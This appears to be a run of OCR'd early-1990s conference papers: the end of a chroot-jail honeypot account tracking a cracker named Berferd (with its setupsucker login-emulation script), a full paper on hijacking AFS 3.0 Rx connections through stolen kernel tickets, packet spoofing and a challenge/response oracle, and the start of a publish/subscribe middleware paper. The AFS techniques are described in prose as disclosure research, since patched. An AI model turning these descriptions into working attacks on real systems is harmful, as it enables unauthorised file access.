I consulted the local gurus about the security of a *chroot* environment. Their conclusion: it is not perfectly secure, but if compilers and certain programs are missing, it is very difficult to escape. It is also not undetectable, but I figured that Berferd was always in a hurry, and probably wouldn't notice. We constructed such a *chroot* "Jail" (or "roach motel") and rigged up logged connections to it through our firewall machine (see Figure 1). Accounts *berferd* and *guest* were connected to the Jail through this arrangement. Two logs were kept per session, one each for input and output. The logs were labeled with starting and ending times.

The Jail was hard to set up. We had to get the access times in `/dev` right and update `utmp` for Jail users. Several raw disk files were too dangerous to leave around. We removed *ps*, *who*, *w*, *netstat*, and other revealing programs. The "*login*" shell script had to simulate *login* in several ways (see Figure 2.) Diana D'Angelo set up a believable file system (this is *very* good system administration practice) and loaded a variety of silly and tempting files.

A little later Berferd discovered the Jail and rattled around in it. He looked for a number of programs that we later learned contained his favorite security holes. To us the Jail was not very convincing, but Berferd seemed to shrug it off as part of the strangeness of our gateway.

## 6. Tracing Berferd

Berferd spent a lot of time in our Jail. I spent a lot of time talking to Stephen Hansen at Stanford. Stephen spent a lot of time trying to get a trace. Berferd was attacking us through one of several machines at Stanford. He connected






**Figure 1:** Connections to the Jail.

to those machines from a terminal server connected to a Gandalf switch. He connected to the Gandalf over a telephone line.

I checked the times he logged in to make a guess about the time zone he might be in. Here was a simple graph I made of his session start times (PST):



```
                  1         2
  Jan   012345678901234567890123
s 19                       x
s 20                       xxxx
m 21        x x   xxxx
t 22                  xxxxx  x
w 23         xx   x xx   x xx
t 24               x        x
f 25           x  xxxx
s 26
s 27          xxxx      xx   x
m 28         x x        x
t 29         x          xxxx x
w 30                     x
t 31    xx
  Feb   012345678901234567890123
f  1           x         x  x
s  2                x xx xxx
s  3           x  x    xxxx x
m  4                    x
```

It seemed to suggest a sleep period on the east coast of the U.S., but programmers are noted for strange hours. This analysis wasn't very useful, but was worth a try.

Stanford's battle with Berferd is an entire story on its own, and I only know the outlines of their efforts. It took them a long time to arrange for a trace, and they eventually obtained several. The calls came from the Netherlands. The Dutch phone company refused to continue the trace to the caller because hacking was legal and there was no treaty in place. (A treaty requires action by the Executive branch and approval by the U.S. Senate.)

In January, Wietse Venema of Eindhoven University contacted Stanford. Wietse hunted down a group of hackers, and identified Berferd, including his name, address, and phone number. He also kept an eye on Berferd's friends and their

```
#       setupsucker login

SUCKERROOT=/usr/spool/hacker
login=`echo $CDEST | cut -f4 -d!` # extract login from service name
home=`egrep "^$login:" $SUCKERROOT/etc/passwd | cut -d: -f6`

PATH=/v:/bsd43:/sv;     export PATH
HOME=$home;             export HOME
USER=$login;            export USER
SHELL=/v/sh;            export SHELL
unset CSOURCE CDEST # hide these Datakit strings

#get the tty and pid to set up the fake utmp
tty=`/bin/who | /bin/grep $login | /usr/bin/cut -c15-17 | /bin/tail -1`
/usr/adm/uttools/telnetuseron /usr/spool/hacker/etc/utmp \
        $login $tty $$ 1>/dev/null 2>/dev/null

chown $login /usr/spool/hacker/dev/tty$tty 1>/dev/null 2>/dev/null
chmod 622 /usr/spool/hacker/dev/tty$tty 1>/dev/null 2>/dev/null

/etc/chroot /usr/spool/hacker /v/su -c "$login" /v/sh -c "cd $HOME;
        exec /v/sh /etc/profile"
/usr/adm/uttools/telnetuseroff /usr/spool/hacker/etc/utmp $tty \
        >/dev/null 2>/dev/null
```

**Figure 2:** The *setupsucker* shell script emulates *login*, and it is quite tricky. We had to make the environment variables look reasonable and attempted to maintain the Jail's own special `utmp` entries for the residents. We had to be careful to keep errors in the setup scripts from the hacker's eyes.

---

activities.

At Stanford, Berferd was causing mayhem. He had subverted a number of machines and probed many more. Stephen Hansen at Stanford and Tsutomu Shimomura of Los Alamos had some of the networks bugged. Tsutomu modified *tcpdump* to provide a time-stamped recording of each packet. This allowed him to replay real-time terminal sessions. Berferd attacked many systems at Stanford. They got very good at stopping his attacks within minutes after he logged into a new machine. In one instance they watched his progress using the *ps* command. His login name changed to *uucp* and then *bin* before the machine "had disk problems."

Berferd used Stanford as a base for many months. There are tens of megabytes of logs of his activites. He had remarkable persistence at a very boring job of poking computers. Once he got an account on a machine, there was little hope for the system administrator. Berferd had a fine list of security holes. He knew obscure *sendmail* parameters and used them well. (Yes, some *sendmails* have security holes for logged-in users, too. Why is such a large and complex program allowed to run as *root*?) He had a collection of thoroughly invaded machines, complete with SUID-to-`root` shell scripts usually stored in `/usr/lib/term/.s`. You do not want to give him an account on your computer.

## 7. Berferd comes home

In the Sunday New York Times on 21 April 1991, John Markoff broke some of the Berferd story. He said that authorities were pursuing several Dutch hackers, but were unable to prosecute them because hacking is not illegal under Dutch law.

The hackers heard about the article within a day or so. Wietse collected some mail between several members of the Dutch cracker community. It was clear that they had bought the fiction of our machine's demise. One of Berferd's friends found it strange that the Times didn't include our computer in the list of those damaged.

On 1 May Berferd logged into the Jail. By this time we could recognize him by his typing speed and errors and the commands he used to check around and attack. He probed various computers, while consulting the network *whois* service for certain brands of hosts and new targets. He did not break into any of the machines he tried from our Jail. Of the hundred-odd sites he attacked, three noticed the attempts, and followed up with calls from very serious security

officers. I explained to them that the hacker was legally untouchable as far as I knew, and the best we could do was log his activities and supply logs to the victims. Berferd had many bases for laundering his connections. It was only through persistence and luck that he was logged at all. Would the system administrator of an attacked machine prefer a log of the cracker's attack to vague deductions? Damage control is much easier when the actual damage known. If a system administrator doesn't have a log, he should reload his compromised system from the release tapes.

The systems administrators and their management agreed with me, and asked that I keep the Jail open.

At the request of management I shut the Jail down on 3 May. Berferd tried to reach it a few times, and went away. The last I heard was that he was operating from a computer in Sweden.

## 8. Conclusions

For me, the most important lesson was

> *if a hacker obtains a login on a machine, there is a good chance he can become* `root` *sooner or later. There are many buggy programs that run at high privileged levels that offer opportunities for a cracker. If he gets a login on your computer, you are in trouble.*

Other conclusions are:

- Though the Jail was an interesting and educational exercise, it was not worth the effort. It is too hard to get it right, and never quite secure. A better arrangement involves a throwaway machine with real security holes, and a monitoring machine on the same Ethernet to capture the bytes. Our version of the monitoring machine had the transmit wire in the transceiver cable cut to avoid any possibility of releasing telltale packets.
- Breaking into computers requires a good list of security holes and a lot of persistence.
- Processing these security pokes isn't much fun any more.

Once you go out of the computer environment that you control, tracing is difficult. It can involve many carriers, law enforcement agencies, and even the U.S. Senate.

There are other services we should monitor. *Tftp* is certainly one: it easily provided the password file from a large number of machines I tested. I would also like to monitor unsuccessful connection attempts to unused UDP and TCP ports to detect unusual scanners.

## 9. Acknowledgements

A number of people worked very hard on this problem. They include Stephen Hansen, Todd Atkins, and others at Stanford, Tsutomu Shimomura of Los Alamos, and Wietse Venema of Eindhoven University. Locally, Paul Glick and Diana D'Angelo worked on the Jail. Steve Bellovin provided numerous insights, traps, and a dedicated bait machine. Jim Reeds offered a number of helpful suggestions.

## 10. References

[1] Cheswick, W.R. *The Design of a Secure Internet Gateway.* USENIX Summer Conference Proceedings, June 1990.

[2] Stoll, C. *The Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage.* Pocket Books, New York, 1990.

William R. Cheswick has been a member of the technical staff in the Computer Science Research division of AT&T Bell Laboratories since 1987. He has worked on networking, system administration, and security. Previously he was a system programmer for several university computer centers, a programmer and electrical engineer for the American Newspapers Publishing Association Research Institute, and a contractor to the Navy. Bill has an undergraduate degree in Fundamental Science from Lehigh University.

# Hijacking AFS

*P. Honeyman, L.B. Huston, and M.T. Stolarchuk*
*Center for Information Technology Integration*
*The University of Michigan*
*Ann Arbor*

## Abstract

We have identified several techniques that allow uncontrolled access to files managed by AFS 3.0. One method relies on administrative (or *root*) access to a user's workstation. Defending against this sort of attack is very difficult. Another class of attacks comes from promiscuous access to the physical network. Stronger cryptographic protocols, such as those employed by AFS 3.1, obviate this problem. These exercises help us understand vulnerabilities in the distributed systems that we employ (and deploy), and offer guidelines for securing them.

## 1. Introduction

At the Center for Information Technology Integration, we are concerned with building large-scale, multi-protocol, multi-vendor systems. Typical of many academic computing environments, the University of Michigan is "growing" such a system. While this growth is largely from the bottom-up, we identified at an early date some of the major building blocks that are likely to prevail in the near- and intermediate-term: Macs, PCs, UNIX systems, Kerberos [1], X [2], AFS [3], and NFS [4]. Unfortunately, our vision sometimes blurs when the security aspects of these systems are scrutinized.

The security architecture of several widely used network-based components has come into question in recent years, see *e.g.*, [5,6,7,8] (but see also [9]). While users' privacy concerns usually center on their files, they may also wish to protect their screen contents, keystrokes, or network traffic from being seen. We cover this ground in more detail in a recent report [10], where we emphasize the importance of access control in a distributed file system.

Because many components of a distributed system rely on the file system, they can be no more trustworthy than the file system. Consequently, we study our file systems closely, with an eye to identifying vulnerabilities in their access control mechanisms.

In the next section, we describe several techniques to sidestep the access control mechanisms in AFS 3.0. (We have validated these techniques by building working programs.) We then describe the changes in AFS 3.1 that prevent these and other sorts of attacks, and conclude with some discussion of lessons we learned along the way.

## 2. Hijacking Rx connections

AFS 3.0 uses a remote procedure call package called Rx for communication between file servers and client cache managers [11]. Rx is connection-oriented; *i.e.*, before a server and a cache manager can do any real work, they must verify their identities to one another, agree to communicate, and generally shake hands. Rx allows the use of different security objects in communications. A security object is a data type that provides procedures useful to services built on Rx, detailed in the table that follows.

The security object employed by AFS 3.0 does not use the full power of the security class. When a connection is established, Rx goes to lengths to authenticate identities securely, relying on the ticket granting capabilities of Kerberos. These tickets contain secret passwords that the server and client use to vouch their identities. But after connection establishment, communications take place without additional cryptographic verification.†

† Rx can use other authentication policies; we describe here the one employed by AFS 3.0.

| Operation | Description |
|---|---|
| Close | Discard security object. |
| NewConn | (Re)create a connection. |
| DestroyConn | Destroy a connection. |
| PreparePacket | Encode packet. |
| CheckPacket | Decode packet. |
| CheckAuth | Check whether a connection authenticated properly. Server only. |
| CreateChallenge | Select a nonce. Server only. |
| GetChallenge | Wrap the nonce in a challenge packet. Server only. |
| GetResponse | Respond to a challenge. Client only. |
| CheckResponse | Process a response to a challenge. Server only. |

Rx security object

At CITI, we are playing with ways to hijack Rx connections, validating our concern about the overall trustworthiness of our computing environment. We have uncovered two schemes. One involves stealing tickets from a user's workstation. (We'll call the person stealing the tickets the *bad guy*, and the user the *victim*.) The other can be accomplished surreptitiously, from a workstation on any physical network between the victim's workstation and the file server. In this latter scheme, the bad guy writes raw IP packets on an Ethernet (or similar medium), masquerading as the victim.

## 2.1. From the victim's workstation

Unlike standard UNIX file systems, the administrative account, called *root*, has no special privileges in AFS. On the contrary, root frequently has fewer privileges than an authenticated user. However, becoming root on a user's workstation while she is logged in offers ways to gain access to the user's files, even those stored in AFS.

Many easy attacks are possible from the administrative account, such as modifying local binaries, reading or modifying the contents of the AFS disk cache, *etc*. The attack described below uses root for privileged access to the system memory (/dev/mem and /dev/kmem). Strictly speaking, root access is not required — any technique that allows access to the physical memory of the machine will do.

By rooting around in UNIX kernel memory, enough information can be gleaned to create new, authenticated Rx connections in the name of the unsuspecting victim. We do this at the user process level, without using any AFS kernel services to reach the remote file server. We can then traverse the AFS file system hierarchy, inspecting and modifying files with abandon.

Our goal is to read or write an AFS file to which access would ordinarily be denied. To accomplish this, we need three pieces of information: the internal AFS name for the file, called a FID; the address of the file server that can service our data access request; and a Kerberos ticket for mutual authentication with that file server.

There are several ways to determine the FID for an AFS file. The one we use opens the file and examines the in-kernel vnode for the file; the vnode contains the FID. From the FID, we glean the file's parent cell and its volume [12]. Traversing the afs_volumes table in the kernel gives us the address of the server for that volume.

Now that we know the identity of the server that can do our work, all we need to finish the job are the Kerberos credentials of an authenticated user who has the proper access rights to the file.‡ With this in hand, we can create an authenticated connection to the server, along which we can pass our FETCHDATA request. Conveniently, AFS maintains the afs_users table in kernel memory, indexed by cell and user id. This table has a pointer to the victim's Kerberos ticket, which we use to create an authenticated connection of our own.

Liberal use of AFS support libraries simplifies the task. We leave as an exercise the details of how to access the file if we do not have permission to open it. The essential point is that we can start from the root of a cell, issuing authenticated directory lookups to find the FID.

‡ We have elided some of the complexity from this description, *e.g.*, pretending to have a callback service available.

In addition to technique just described, many other methods can be imagined, most of which probably work. Note that it is not within the scope of AFS to prevent access to resources maintained on client machines. However, the ease with which root attacks can be implemented does affect such policy decisions as distribution of the root password, and allowing simultaneous logins on one machine.

## 2.2. From the victim's network

A trickier way to obtain uncontrolled access is to snoop on an Ethernet. By running the Ethernet interface in promiscuous mode, a single machine can monitor conversations between AFS clients and servers, waiting for the appearance of an authenticated connection. The bad guy can then hijack this connection and use it for his own purposes.


This attack is possible on any network where eavesdropping is possible. The bad guy does not have to be on the same subnet as the client — as long as the bad guy has promiscuous access to a physical network between the victim and the file server, he can monitor the protocol.

Prying open the Rx packets, the bad guy copies the IP, UDP, and Rx information into a packet of his own manufacture. The trick is to alter the Rx connection in a subtle way, so that these illegitimate packets do not interfere with those of the victim.

Rx is connection-oriented, *i.e.*, a client and server must shake hands before communication can take place. It is at this point that mutual authentication takes place. Thereafter, the connection is assumed to be authenticated for a period of time, during which all requests are assumed to be authentic. In AFS 3.0, the connection is good for up to a day or so, although the server may clean up (or *reap*) idle connections at any time.

If he can read and write raw packets on the physical network, the bad guy can "borrow" authenticated connections by inspecting communication between the victim and the server and issuing IP packets to the server that appear to originate from the victim. Through this misrepresentation, the bad guy can convince the server that it is acting on behalf of an authentic request from the victim.

Rx is a windowing protocol, which presents certain subtleties. Both client and server keep track of the highest call number used to completion. Any packet with a smaller call number is discarded as a straggler. Straightforward use of the victim's connection may cause the server to discard the victim's later, valid requests, possibly exposing the bad guy. Fortunately, Rx offers an easy solution to this dilemma: *channels*, which allow multiple simultaneous calls to share the same authentication information.




Rx header

An Rx header, depicted in the figure above, is 28 bytes. The two-bit field marked * specifies the `Channel ID`. Rx supports up to four channels per connection. When a remote procedure call is made, the Rx client uses the lowest channel with no calls outstanding. Most calls take place on channel zero, but channels one, two, and three may also be used. It is very rare for channel three to be used, although we have seen it happen.

Using connection and channel identification information that we snoop off the network, we employ channel three to do our work. The beauty of this scheme is that the victim's Rx connection silently discards the responses to our bogus requests, so the subterfuge is completely invisible to the victim!


## 2.3. A challenge/response oracle

Rather than passively borrowing an existing connection, we have devised a proactive means to create an authenticated connection. Our scheme requires the momentary assistance of an already authenticated cache manager to act as an "oracle."


To explain this scheme, we first describe in more detail the mechanism by which a cache manager authenticates itself with a file server. Whenever a file system request is received by a server, it checks to see whether the request is associated with an authenticated connection. If so, the request is serviced with the cached credentials associated with the connection. Otherwise, the server issues a "challenge" to the cache manager that made the request. A cache manager is prepared to accept a challenge at any time. This allows the server to reap old connection state without explicitly tearing down the connection.

A challenge packet consists principally of a 32-bit nonce identifier. Using the operations defined for the Rx security object, a challenge packet is prepared and sent to a client. The client increments the nonce, seals the response with the session key in the Kerberos ticket, and returns the result and the ticket to the challenger.


The oracle subterfuge takes advantage of a client's willingness to repond to a challenge at any time, and the lack of any connection-specific information in the response. The bad guy creates a file server connection by issuing a request to the server, *e.g.*, with a FETCHDATA or STOREDATA request. The server sees this as a new, unauthenticated connection and issues the bad guy a challenge packet.




Now the dirty work. The bad guy takes the challenge packet and changes the Rx header to make the packet appear to be a challenge to an existing Rx connection on the victim's machine. The bad guy then sends this request to the victim's machine as though it were from the file server. The forwarded request is processed by the victim's unsuspecting cache manager, which prepares and sends a response. Although this response is seen by the file server, it is quickly discarded because a response packet on this connection is not pending.




The bad guy, who was listening for the response, modifies the Rx header to make it correspond to the challenge that is pending. Upon sending it to the server, the bad guy is rewarded with an authenticated connection that can be used for a lengthy period. Neither the server nor the victim is aware that they have been had!



## 3. Changes in AFS 3.1

The latest version of AFS from Transarc, AFS 3.1, addresses these crucial security issues. In particular, Rx now includes an encrypted verifier on every packet exchanged between a client and a server. This verifier is built by smashing together the connection ID, the call number, the channel number, the security index, the packet sequence number, and the session key for the connection. The packet sequence number is included to assure that the verifier changes on every packet. The call, channel, and connection ID insulate the connection from replay attacks. These values are combined with the per-connection session key to obscure the contents, because they appear in cleartext in the Rx header.

The resulting 64-bit word is encrypted under the session key. If the session key is distributed to the client and server securely, its use ensures that only the client and server can construct a proper verifier. Finally, a 16-bit chunk of the resulting 64-bit word is included as the packet header verifier. Although such a small verifier is susceptible to exhaustive search attack, if the server is ever presented with an invalid verifier, it instructs the client to abort the connection.

In addition, the challenge-response step has been modified to prevent a combination of oracle attack and replay attempts. The client now includes in the response to a challenge the largest sequence number ever used on the connection it is authenticating. This prevents replay attacks after the file server has discarded the state associated with a connection.

With these changes to the Rx security object, our network-based attacks no longer function. At this writing, we know of no way to bypass the access control protections in AFS 3.1.

## 4. Discussion

In penetrating our file servers, we have discovered (or rediscovered) important lessons and useful techniques for securing our computing environment.

A typical university computing site offers public access to the distributed computing environment with minimal supervision. We can not assume trusted kernels or utilities, and must view workstations as pawns under continual attack. What we really need is a way to "scrub," or initialize a workstation to a known state in a secure way whenever a new user wants to login. But our scrub procedure is not secure, and in any event takes too long.

Although still subject to a Trojan horse attack [13], the environment would be somewhat more secure by prohibiting simultaneous use of a workstation by more than one user. This is standard procedure for Project Athena [14] workstations.

The guarantees offered by the security object in AFS 3.0 are fatally weakened by the absence of an encrypted verifier in every packet. After we pointed out these weaknesses, Transarc released a much more secure version of their distributed file system. AFS 3.1, based on an extensively modified version of Rx, obviates the channel and oracle attacks. In addition, Transarc identified other security protocol issues, ones that escaped our attention, and modified the protocol to deal with them as well.

We feel that other distributed file systems have overlooked security issues as well; certainly AFS is not alone with these problems. For example, virtually every NFS installation we know of has security holes that make AFS 3.0 look like Fort Knox.

It must be kept in mind that passive snooping on an Ethernet offers vast opportunities to attack systems, *e.g.*, cleartext passwords regularly appear on our local Ethernet, especially those of our system administrators. It is vital that we find network technologies that do not admit promiscuous access.

As technology moves toward distributed services, it becomes increasingly difficult to secure the boundary between an end system and a service provider. Current trends indicate a growing concern for security issues; designers of distributed file systems, and other distributed services, must pay careful attention to the level of protection that they provide.

## Acknowledgements

Dave Bachmann and Bob Braden helped track down much useful information in mailing list archives.

We thank Edna Brenner for her careful reading of this manuscript and for her many suggestions that led to improvement.

This work was partially funded by the IBM Corporation.

## References

1. J. G. Steiner, B. C. Neuman, and J. I. Schiller, "Kerberos: An Authentication Service for Open Network Systems," pp. 191–202 in *Usenix Conference Proceedings*, Dallas, Texas (February, 1988).
2. R.W. Scheifler and J. Gettys, "The X Window System," *ACM Transactions on Graphics* **5**(2), pp. 79–109 (April, 1987).
3. J.H. Howard, "An Overview of the Andrew File System," pp. 23–26 in *Winter 1988 USENIX Conference Proceedings*, Dallas (February, 1988).
4. D. Walsh, B. Lyon, G. Sager, J.M. Chang, D. Goldberg, S. Kleiman, T. Lyon, R. Sandberg, and P. Weiss, "Overview of the Sun Network Filesystem," *Winter Usenix Conference Proceedings*, Dallas (1985).
5. R.T. Morris, "A Weakness in the 4.2BSD UNIX TCP/IP Software," Computer Science Technical Report No. 117, AT&T Bell Labs, Murray Hill (1985).
6. W.E. Sommerfeld, "Re: Ethernet Bridge (really: NFS 'security')," Message 1761@bloom-beacon.MIT.EDU, TCP-IP mailing list (November, 1987).
7. S.M. Bellovin, "Security Problems in the TCP/IP Protocol Suite," *Computer Communication Review* **19**(2), pp. 32–48, ACM SIGCOMM (April, 1989).
8. S.M. Bellovin and M. Merritt, "Limitations of the Kerberos Authentication System," *Computer Communication Review* **20**(5), pp. 119–132 (October, 1990).
9. Stephen T. Kent, "Comments on 'Security Problems in the TCP/IP Protocol Suite'," *Computer Communication Review* **19**(3), pp. 10–19 (July, 1989).
10. C.J. Antonelli, W.A. Doster, and P. Honeyman, "Access Control in a Workstation-based Distributed Computing Environment," *Proc. of the IEEE Workshop on Experimental Distributed Systems*, Huntsville, pp. 13–19 (October, 1990).
11. R.N. Sidebotham, "Rx: Extended Remote Procedure Call," in *Proceedings of the Nationwide File System Workshop*, Information Technology Center, Carnegie Mellon University, Pittsburgh (August, 1988).
12. R.N. Sidebotham, "Volumes: The Andrew File System Data Structuring Primitive," *European Unix User Group Conf. Proc.* (August, 1986).
13. K. Thompson, "Reflections on Trusting Trust," *Communications of the ACM* **27**(8), pp. 761–763 (August, 1984).
14. E. Balkovich, S.R. Lerman, and R.P. Parmelle, "Computing in Higher Education: The Athena Experience," *Communications of the ACM* **28**(11), pp. 1214–1224 (November, 1985).

## About the authors

After completing undergraduate studies at the University of Michigan, **Peter Honeyman** was awarded the Ph.D. by Princeton University for research in relational database theory. He has been a Member of Technical Staff at Bell Labs and Assistant Professor of Computer Science at Princeton University. He is currently Associate Research Scientist at the University of Michigan's Center for Information Technology Integration. Honeyman has been instrumental in several significant software projects, including Honey DanBer UUCP, Pathalias, MacNFS, and the Telebit UUCP spoof. His current research efforts are focused on distributed file systems, with an emphasis on mobile computing, security, and performance. He can be contacted at `honey@citi.umich.edu`.

**Larry Huston** is a graduate student at the University of Michigan, where he did his undergraduate work in Computer Science and Aerospace Engineering. Larry began his graduate career as an Aerospace student concentrating on numerical analysis, but switched to Computer Science to do more programming and less math. His research interests are in low speed networking and mobile computing. He can be contacted at `lhuston@citi.umich.edu`.

**Michael T. Stolarchuk** received his undergraduate degree in Computer and Communication Sciences from the University of Michigan. After discovering the wrong life in California (TSO/SPF/IMS on IBM 3033), he had the unique opportunity of bringing the first Vax/BSD Unix to the University of Michigan Engineering College. After a brief stint in an Ann Arbor company, and after getting his M.S. in Computer, Information, and Control Engineering at Michigan, he returned to work at the University. He later joined the IFS Project at CITI. Recent projects include porting AFS to the NeXT machine (for Educom '89) and AFS-to-your-protocol-here translators. His current interests are AFS protocol translators and security, fast file systems, fast food, and fast cars. Send him mail at `mts@citi.umich.edu`.

# An Information Bus Architecture for Large-Scale, Decision-Support Environments

Dale Skeen
Teknekron Software Systems, Inc.

## 1. Introduction

Some of the promising industries for commercializing UNIX are those requiring real-time decision support, such as trading rooms, factory automation, process control, and network management. These large-scale, real-time environments present challenging technical problems of high data volumes, split-second response times, and high availability. Moreover, these environments demand flexible architectures that can support a rapidly changing set of application requirements.

Herein, we describe a distributed software platform, called the Teknekron Information Bus™ system used to support such environments. It is based on several novel concepts:

- the use of a "publish/subscribe" interaction paradigm supporting anonymous communication between system components,
- the use of self-describing objects in lieu of messages,
- an extensible "software bus" architecture supporting various levels of service in order to meet stringent scalability, performance, and reliability criteria.

We have found the notion of a "software bus" to be a powerful system metaphor that supports the building of highly complex systems through the composition of independent software components using a simple communication paradigm. The resulting systems are highly modular and robust in the face of dramatic changes in application architecture.

The Information Bus system is in production use for mission-critical applications in over 30 installations worldwide. Most of these installations are large securities trading floors of investment banks, brokers, and funds managers. Such trading floors are very data-intensive environments that have provided a demanding testbed for validating the bus's design and implementation. For example, a large trading floor may have over a hundred UNIX servers supporting over five hundred workstations running thousands of applications with data exchange rates exceeding several thousand objects per second.

## 2. Objectives

The objectives of Information Bus is

- to provide a software platform for the intelligent dissemination and integration of data in a distributed application environment,
- to provide a simple development environment for large complex applications—in particular, for large, real-time decision support applications.

Real-time decision support environments differ from traditional computing environments in several important ways, but the most fundamental difference is in the interaction paradigm. Whereas the request/reply interaction paradigm supported by the client-server computing is an excellent paradigm for most computing environments, it is ill-suited for real-time decision support environments. Instead a more appropriate interaction paradigm is an "event-driven" one with the following characteristics:

- communication is initiated by the producer and is unilateral
- communication is asynchronous
- communication tends to be from one producer to many consumers (e.g., a "multicast" communication model)

Two major challenges present themselves in supporting real-time decision-support environments.The biggest one is satisfying their strict technical requirements—for example, the capability to generate over 1000 objects per second and to support over 10,000 data exchanges per second. Furthermore, mission-critical applications require that a platform and its services have no single points of failure. Techniques for meeting these technical requirements, especially those of performance and scalability, will be highlighted in the remaining sections of the paper.

The other major challenge is providing support for building *flexible* systems of applications that, though large and complex, can still be quickly evolved to meet a changing set of requirements. Toward this end, it was decided to provide an environment enabling the *dynamic integration* of new services.

## 3. System Model

Information Bus supports a high-level system model based on *subjects* and *self-describing data objects*. As depicted in Figure 1, data producers generate new data objects, label them with subjects and "publish" them on Information Bus. An application consumes data by "subscribing" to the appropriate subject(s). Communication between components is therefore anonymous and based on object generation. This variant of a generative communication model [1] is called *subject-based addressing*.

The subject space is hierarchical enabling consumers to request data at several levels of granularity. In the trading floor example of Figure 1, an application can subscribe to all informa-

tion on IBM by requesting the subject "equity.IBM" or only to the price of IBM stock on the New York Stock Exchange by requesting the subject "equity.IBM.price.nyse." As this example illustrates, subject conventions are typically chosen to be intuitive and familiar to the principal users of the system, which in this case are stock traders.

The association between subjects and publishers is dynamic. New publishers can come online and begin publishing on existing subjects. Existing publishers can easily change the set of subjects on which they are publishing. A publisher can define a new subject and immediately begin publishing on it. This type of dynamism in publishing permits a user to define a new calculation in a spreadsheet, assign it a subject, and then start publishing into other tools that he is currently using. Moreover, by simply informing his colleagues of the "subject" of his new calculation, other users can directly subscribe and use his calculation, or even to refined them and republish them under a different subject.

To prevent both inadvertent and malicious publishing of mis-information and to prevent unauthorized access to sensitive data, publishing and subscribing is subject to access control. Access lists are maintained for major subject headings and or ranges within major subject headings. Publish and subscribe rights can be associated at the user, group, or public level.

